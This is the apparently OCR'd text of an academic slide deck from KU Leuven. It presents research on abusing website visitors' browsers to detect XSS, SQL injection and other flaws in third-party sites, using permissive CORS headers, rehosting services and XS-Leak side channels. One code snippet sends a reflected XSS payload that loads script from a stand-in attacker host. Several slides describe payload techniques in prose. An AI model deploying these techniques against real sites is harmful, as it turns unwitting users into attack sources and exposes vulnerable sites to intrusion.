Scripted Henchmen:

Leveraging XS-Leaks for Cross-Site Vulnerability Detection


Tom Van Goethem, Iskander Sanchez-Rola, Wouter Joosen

KU LEUVEN

It's hard being a cybercriminal

- Finding vulnerable sites & services takes resources (computing, network, ...)
    - Cybercrime needs to be profitable
- Repeated attacks on target might cause IP bans
    - Might require switching servers from time to time → additional operational cost
- Sites might protect themselves with cloud security solution
    - Known to rely on IP reputation


Get someone else to do your dirty work



- We can leverage the resources of regular users
    - Saves cost of renting those resources
    - Every "henchman" has a unique IP address
    - Attacks originate from residential networks (= trustworthy)
- Common practice in typical botnets
    - Attacker compromises host, and then this *zombie* would start attacking other hosts
- Can we also abuse website visitors to detect vulnerabilities in other sites?

Dealing with the browser police/policies

- If we want unwitting visitors to attack other websites, we need to send cross-site requests
- However, the **same-origin policy** prevents us to read out their responses
    - Can't detect whether vulnerability is present
- In this presentation, we circumvent this in three ways
    - Abusing site's CORS configuration
    - Leveraging web rehosting services
    - Exploiting XS-Leak vulnerabilities in the browser




It's no break in if the door is open

- Some sites set `Access-Control-Allow-Origin: *` response header
- Allows any other site to read out the response to unauthenticated requests
- 265,232 sites (2.11%) set the header on the homepage (based on HTTP Archive dataset)
- More common on top sites (9.09% of top 1k)

```
body = await fetch(`https://example.com/?param=<script src="//atk.com/"></script>`);
doc = parser.parseFromString(body, 'text/html');
doc.querySelector('script[src="//atk.com/"]');
```


Hide your face when robbing a bank

- Attacker uses the third-party “rehosting” service to become same-origin to victim
- Example: attacking page includes 2 "translated" iframes
  - One with the target page with attacker's payload
  - One with malicious JavaScript
  - Both are same origin, so attacker can read out response
- Tested 14 rehosting services[1], 11 are susceptible
  - Some required bypasses of defenses they implemented
  - See paper for all the goodies



[1]: list based on prior work by Watanabe et al. (Compromising the intermediary web services that rehost websites; NDSS'20)

The third henchman walks in



- Prior two techniques rely on
  - specific configuration of the targeted website
  - presence of third-party web applications
- Side-channel attacks could help the attacker!
- Browsers are known to be susceptible to various XS-Leaks that leak specific information about cross-site resources
- How do we leverage these to detect vulnerabilities in other (cross-origin) websites?

Don't dare to mess with XS-Leaks

- XS-Leaks are mostly known to infer user state from other sites
- Here, we use them to infer information about resources
- Can be used to infer various information
  - Response size (e.g. based on timing attacks)
  - Response status (e.g. 200 vs 500)
  - Response content & operations (e.g. number of iframes, or `postMessage()` calls)
- Found two novel XS-Leak technique during research
  - Presence of subresources & CDN cache status (see paper for details)


Every job is unique

- We explored how to leverage XS-Leaks to detect common web vulnerabilities in a cross-site context
  - XSS, SQL injection, login bruteforce & server-side request forgery
- Each vulnerability requires a different technique because different type of response needs to be observed
- We found at least one technique that works for every type of vulnerability

Detecting XSS through XS-Leaks #1: postMessage

- Payload tries to inject script that *`postMessage()`*s *`top`* or *`window.opener`*
- When the attacker page receives a message, it knows the attack succeeded, and the page is vulnerable
- Can be iframe-based (completely hidden to the user), or by opening new window (requires user interaction)
    - X-Frame-Options on target page would prevent iframe-based attack

Detecting XSS through XS-Leaks #2: frames




- Payload contains many <iframe> elements
- Attacker can read out `{frame,window}.length`
- High value indicates that injected payload was not properly sanitized or escaped
  - Likely that page is vulnerable to XSS
  - Still requires verification (either via postMessage technique or manually by attacker)
- Similarly, technique can be executed via iframes or windows

Detecting XSS through XS-Leaks #3: prerender

- Chromium-based browsers support `<link rel="prerender" href="...">`
  - Preloads resources (e.g. images) on target page
- Payload can include `<img src="//cdn-host/img">`
- If payload is reflected without sanitization, the (unique) image will be requested and cached by CDN
- Finally, attacker uses novel CDN cache status detection method
  - Requires host that sets ACAO + ACEH headers (we found 44k)
  - Timeless timing attack can be used more generally

(Almost) no one can hold you back




- Vulnerability detection success depends on defenses deployed by the target website & those in the browser

	CORB	CORP	COOP	SameSite	CSP	framing protection	Overall
`postMessage()` iframe	-	-	-	-	0.17%	24.24%	24.30%
`postMessage()` window	-	-	0.16%	-	0.17%	-	0.34%
`frames.length` iframe	-	-	-	-	-	24.24%	24.24%
`frames.length` window	-	-	0.16%	-	-	-	0.16%
Prerender	-	-	-	-	0.61%	-	0.61%

Conclusion

- Multiple ways to bypass browser's SOP and perform cross-site vulnerability detection attacks
  - CORS configuration
  - Abusing rehosting services
  - Leveraging XS-Leaks
- Each vulnerability type requires different XS-Leak technique
  - Multiple options are available
- Current deployment of defenses is mostly ineffective against vuln detection attacks



KU LEUVEN

✉: tom.vangoethem@kuleuven.be

: @tomvangoethem